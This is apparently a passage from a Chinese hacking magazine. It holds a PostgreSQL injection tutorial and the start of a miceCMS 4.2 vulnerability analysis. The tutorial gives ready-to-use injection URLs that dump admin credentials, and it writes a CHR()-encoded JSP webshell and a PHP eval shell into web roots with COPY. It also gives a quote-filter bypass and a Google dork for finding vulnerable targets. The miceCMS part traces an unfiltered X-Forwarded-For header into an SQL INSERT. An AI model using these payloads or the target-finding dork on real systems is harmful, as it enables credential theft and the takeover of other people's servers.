


图10　爆取密码

如果有的md5密码猜解不出来，可以继续通过offset x limit y函数爆其他管理的账号密码，笔者就不再演示了。

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=2 union select '1',name,password,null from admins offset 0 limit 1

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=2 union select '1',name,password,null from admins offset 1 limit 1

………

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1 and 1=2 union select '1',name,password,null from admins offset N limit 1

有了账号密码，至于登陆后台之事笔者不再赘述。

如何获得webshell

如何快速获取webshell，这点和mysql中的select into file很类似，但是注意的是这里是需要权限的，postgresql有一个默认的账户，类似于mysql中的root权限，像这种超级用户可以使用copy命令，其他用户均无法使用！笔者在上述的脚本中连接postgresql用的是hack账户，这是一个普通的用户，我们来看看会不会成功！

首先我们看下postgresql中获取webshell的几段代码，使用条件是已知web路径，并且用户权限为超级用户。

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1;create table fuck(shit text not null);

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1;insert into fuck values('您的木马');

/PgsqlInjection/injection.jsp?id=1;copy fuck(shit) to '路径/webshell.jsp';

这里假设我已经知道了网站路径为“C:\Program Files\Apache Software Foundation\Tomcat 6.0\webapps\PgsqlInjection”

首先执行create table fuck(shit text not null),注意看这里返回了500错误，很多朋友在注入的时候碰到这里就退却了，其实500错误，往往是数据建立成功的表现，如图11所示。




图11　爆错误

为什么这么说呢？假如我再重新执行一次上述语句，错误信息会提示我relation已经存在，很显然我们建立成功了。如图12所示。




图12　已经存在

然后我们插入JSP的一句话马，假如我们像这样插入的话

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1;insert into fuck values (<%
if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("\\")+request.getParameter("f"))).write(request.getParameter("t").getBytes());
%>)

通常数据库不会插入成功的，那么我们换种方法，通过chr()函数来插入，我们将上述JSP一句话马进行转换，插入数据。

http://192.168.0.7:81/PgsqlInjection/injection.jsp?id=1;insert into fuck values(CHR(60)||CHR(37)||CHR(32)||CHR(105)||CHR(102)||CHR(40)||CHR(114)||CHR(101)||CHR(113)||CHR(117)||CHR(101)||CHR(115)||CHR(116)||CHR(46)||CHR(103)||CHR(101)||CHR(116)||CHR(80)||CHR(97)||CHR(114)||CHR(97)||CHR(109)||CHR(101)||CHR(116)||CHR(101)||CHR(114)||CHR(40)||CHR(34)||CHR(102)||CHR(34)||CHR(41)||CHR(33)||CHR(61)||CHR(110)||CHR(117)||CHR(108)||CHR(108)||CHR(41)||CHR(40)||CHR(110)||CHR(101)||CHR(119)||CHR(32)||CHR(106)||CHR(97)||CHR(118)||CHR(97)||CHR(46)||CHR(105)||CHR(111)||CHR(46)||CHR(70)||CHR(105)||CHR(108)||CHR(101)||CHR(79)||CHR(117)||CHR(116)||CHR(112)||CHR(117)||CHR(116)||CHR(83)||CHR(116)||CHR(114)||CHR(101)||CHR(97)||CHR(109)||CHR(40)||CHR(97)||CHR(112)||CHR(112)||CHR(108)||CHR(105)||CHR(99)||CHR(97)||CHR(116)||CHR(105)||CHR(111)||CHR(110)||CHR(46)||CHR(103)||CHR(101)||CHR(116)||CHR(82)||CHR(101)||CHR(97)||CHR(108)||CHR(80)||CHR(97)||CHR(116)||CHR(104)||CHR(40)||CHR(34)||CHR(92)||CHR(92)||CHR(34)||CHR(41)||CHR(43)||CHR(114)||CHR(101)||CHR(113)||CHR(117)||CHR(101)||CHR(115)||CHR(116)||CHR(46)||CHR(103)||CHR(101)||CHR(116)||CHR(80)||CHR(97)||CHR(114)||CHR(97)||CHR(109)||CHR(101)||CHR(116)||CHR(101)||CHR(114)||CHR(40)||CHR(34)||CHR(102)||CHR(34)||CHR(41)||CHR(41)||CHR(41)||CHR(46)||CHR(119)||CHR(114)||CHR(105)||CHR(116)||CHR(101)||CHR(40)||CHR(114)||CHR(101)||CHR(113)||CHR(117)||CHR(101)||CHR(115)||CHR(116)||CHR(46)||CHR(103)||CHR(101)||CHR(116)||CHR(80)||CHR(97)||CHR(114)||CHR(97)||CHR(109)||CHR(101)||CHR(116)||CHR(101)||CHR(114)||CHR(40)||CHR(34)||CHR(116)||CHR(34)||CHR(41)||CHR(46)||CHR(103)||CHR(101)||CHR(116)||CHR(66)||CHR(121)||CHR(116)||CHR(101)||CHR(115)||CHR(40)||CHR(41)||CHR(41)||CHR(59)||CHR(32)||CHR(37)||CHR(62)||CHR(32));--




图13　成功

虽然访问上述URL的时候还会报错，但是插入成功了，下面是测试时通过Pgadmin查看到的结果。如图13所示。

类似于php的一句话代码也可以进行这样的转换。下面我们就用copy命令来备份下shell

/injection.jsp?id=1;copy fuck(shit) to 'C:\\Program Files\\Apache Software Foundation\\Tomcat 6.0\\webapps\\PgsqlInjection\\shell.jsp';

访问后提示这么一句错误：ERROR: must be superuser to COPY to or from a file，说明我们的权限不够，笔者在渗透测试中发现很多这样的站点，像php+postgresql注入中也经常出现这样的错误。如图14所示。




图14　权限不够

但是如果说数据库连接用户用的是超级用户，很可能这里也是无法备份成功的，因为通常在安装的时候，postgresql都会要求管理员为其建立一个用户启动的普通用户，也就是我们平常说的降权，这样对于其他web目录可能就没有写权限。这要基于一定的运气成分。

对于过滤了单引号的情况（php中经常出现），我们可以将路径改为这种格式$$/home/wvirt/leitura.com.br/public_html/test.php$$;通常就可以绕过。

Phppgadmin

Phpmyadmin想必大家都听说过，phppgadmin和它类似，是postgresql的web管理程序。笔者简单介绍下它的用法。

假如我们获取了postgresql的账号密码，那么登陆后台如何获取webshell有两种思路，第一种是查看或者修改管理员密码进入网站后台获取webshell，这里就不再讲解，第二种方式就是通过执行备份语句获取webshell。选择“模式”－“SQL码”，如图15所示。

然后执行我们上边的备份语句，有的phppgadmin放在了postgresql的安装目录下，就可以执行我们的php代码了。如图16所示。




图15 SQL码

SQL码
```
create table hack(shit text not null);

insert into hack values('<?eval($_POST[cmd]);?>');

copy hack to 'C:\\Program Files\\PostgreSQL\\EnterpriseDB-ApachePhp\\apache\\www\\fuck.php';
```
图16 执行php代码

如何查找目标站

大家多喜欢实践，往往这方面的站点还是很少，经笔者总结，利用谷歌构造关键词inurl:id=　intext:pg_query(): Query failed很容易就会寻到很多目标的，如果大家有什么不明白的可以到论坛找我，我的ID是：黑鹰小子。

编辑点评： postgresql大家可能用的或者见到都不是很多，那么本篇文章可以很好的告诉你postgresql是什么，以及如何利用已有的经验来使用postgresql的攻击。

miceCMS 4.2 权限提升漏洞分析

□My5t3ry

miceCMS是一个采用觅策软件自主开发的MiceFrame框架(为适应企业级网站建设需求而研发的建站框架)构建的网站内容管理系统，其基于PHP和Smarty模板引擎开发，功能强大灵活，易于扩展，并且完全开放源代码，面向中小型企业网站提供轻量级解决方案。前些天在chinaz上逛时，发现这套系统下载量高达8万多，因此下载回来读了读代码，下面就一起来分析一下。

众所周知，在php中有个magic_quotes_gpc选项，当打开时，所有从Get, Post, Cookies提交过来的数据中的“'”(单引号)、“"”(双引号)、“\”(反斜线)以及NULL(空)字符都会被自动加上一个反斜线进行转义。但在php5下，不管magic_quotes_gpc是否打开，php对$_SERVER变量都不会进行转义处理，这意味着，如果程序中使用了$_SERVER变量并且过滤不严格的话，导致的后果是不堪设想的。

在/includes/functions.php的120-141行有如下代码：

```
function GetRealIp() {
    if ($_SERVER) {
    if ( $_SERVER[HTTP_X_FORWARDED_FOR] ) {
    $realip = $_SERVER["HTTP_X_FORWARDED_FOR"];
    } elseif ( $_SERVER["HTTP_CLIENT_IP"] ) {
    $realip = $_SERVER["HTTP_CLIENT_IP"];
    } else {
    $realip = $_SERVER["REMOTE_ADDR"];
    }

    } else {
    if ( getenv( 'HTTP_X_FORWARDED_FOR' ) ) {
    $realip = getenv(.'HTTP_X_FORWARDED_FOR' );
    } elseif ( getenv( 'HTTP_CLIENT_IP' ) ) {
    $realip = getenv( 'HTTP_CLIENT_IP' );
    } else {
    $realip = getenv( 'REMOTE_ADDR' );
    }
    }
    return $realip;
}
```

GetRealIp()函数通过**$_SERVER[HTTP_X_FORWARDED_FOR]**获取用户的真实ip，并且没有任何过滤判断就返回ip变量！而且GetRealIp()到处都在调用，我以/index/regAction.php（注册用户）为例，看到文件的50-86行：

```
$user=new model_User();
$user->setLoginname($_POST['name']);
$user->setSalt($salt);
$user->setPassword($pwd);

$user->setRealname($_POST['realname']);
$user->setEmail(strtolower($_POST['email']));
$user->setGroupId(ConfigV('micefun','user_reg_group'));
$user->setStatus(0);
$user->setTelno($_POST['telno']);
$user->setRegdate(time());
$user->setStopdate('0');
$user->setLastlogindate(time());
$user->setLastloginip(GetRealIp());     //调用GetRealIp()
$result=$user->doInsert();     //执行SQL

if($result){
$exeresult='注册成功';
$group=new model_Group();
$group->setSubsection('WHERE group_id='.$user->getGroupId());
$groups=$group->doSelectOne();

$miceSession = new session();
$miceSession->set('mu__loginname', $user->getLoginname());
        $miceSession->set('mu__userid', $user->getUserId());
$miceSession->set('mu__groupid', $user->getGroupId());
$miceSession->set('mu__grouplevel', $groups->getLevel());
$miceSession->set('groupmenu', $groups->getMenu());
$miceSession->set('groupmodule', $groups->getModule());
MessageBox('注册成功',MICE_URL);
 exit;
}else{
$exeresult='注册失败';
MessageBox($exeresult,MICE_URL);
exit;
}
}
```

注意代码中的setLastloginip(GetRealIp())；这句调用了GetRealIp(),我们追踪GetRealIp()的去向，看到model_User类中setLastloginip()以及doInsert()函数，代码如下：

```
public function setLastloginip($lastloginip){
    $this->lastloginip=$lastloginip;
    if($this->setstr=="")
        $this->setstr="lastloginip='".$lastloginip."'";
    else
        $this->setstr.=",lastloginip='".$lastloginip."'";
    if($this->fields=="" AND $this->values==""){
        $this->fields="lastloginip";
        $this->values="'".$lastloginip."'";
    }else{
        $this->fields.=",lastloginip";
        $this->values.=",'".$lastloginip."'";
    }
}

public function doInsert() {
    global $conn;
    return $conn->Insert("#__user ",$this->fields,$this->values);
}
```

上面的代码中doInsert()调用了Insert()，我们继续看到DBBase类中的Insert()，代码如下：

```
function Insert($arg_tables, $fields, $values) {
    $arg_tables = $this->PrefixReplace($arg_tables);
    $this->lastsql = 'INSERT INTO '.$arg_tables.' ('.$fields.')VALUES('.$values.')';
    return $this->adodb->Execute($this->lastsql);
}
```

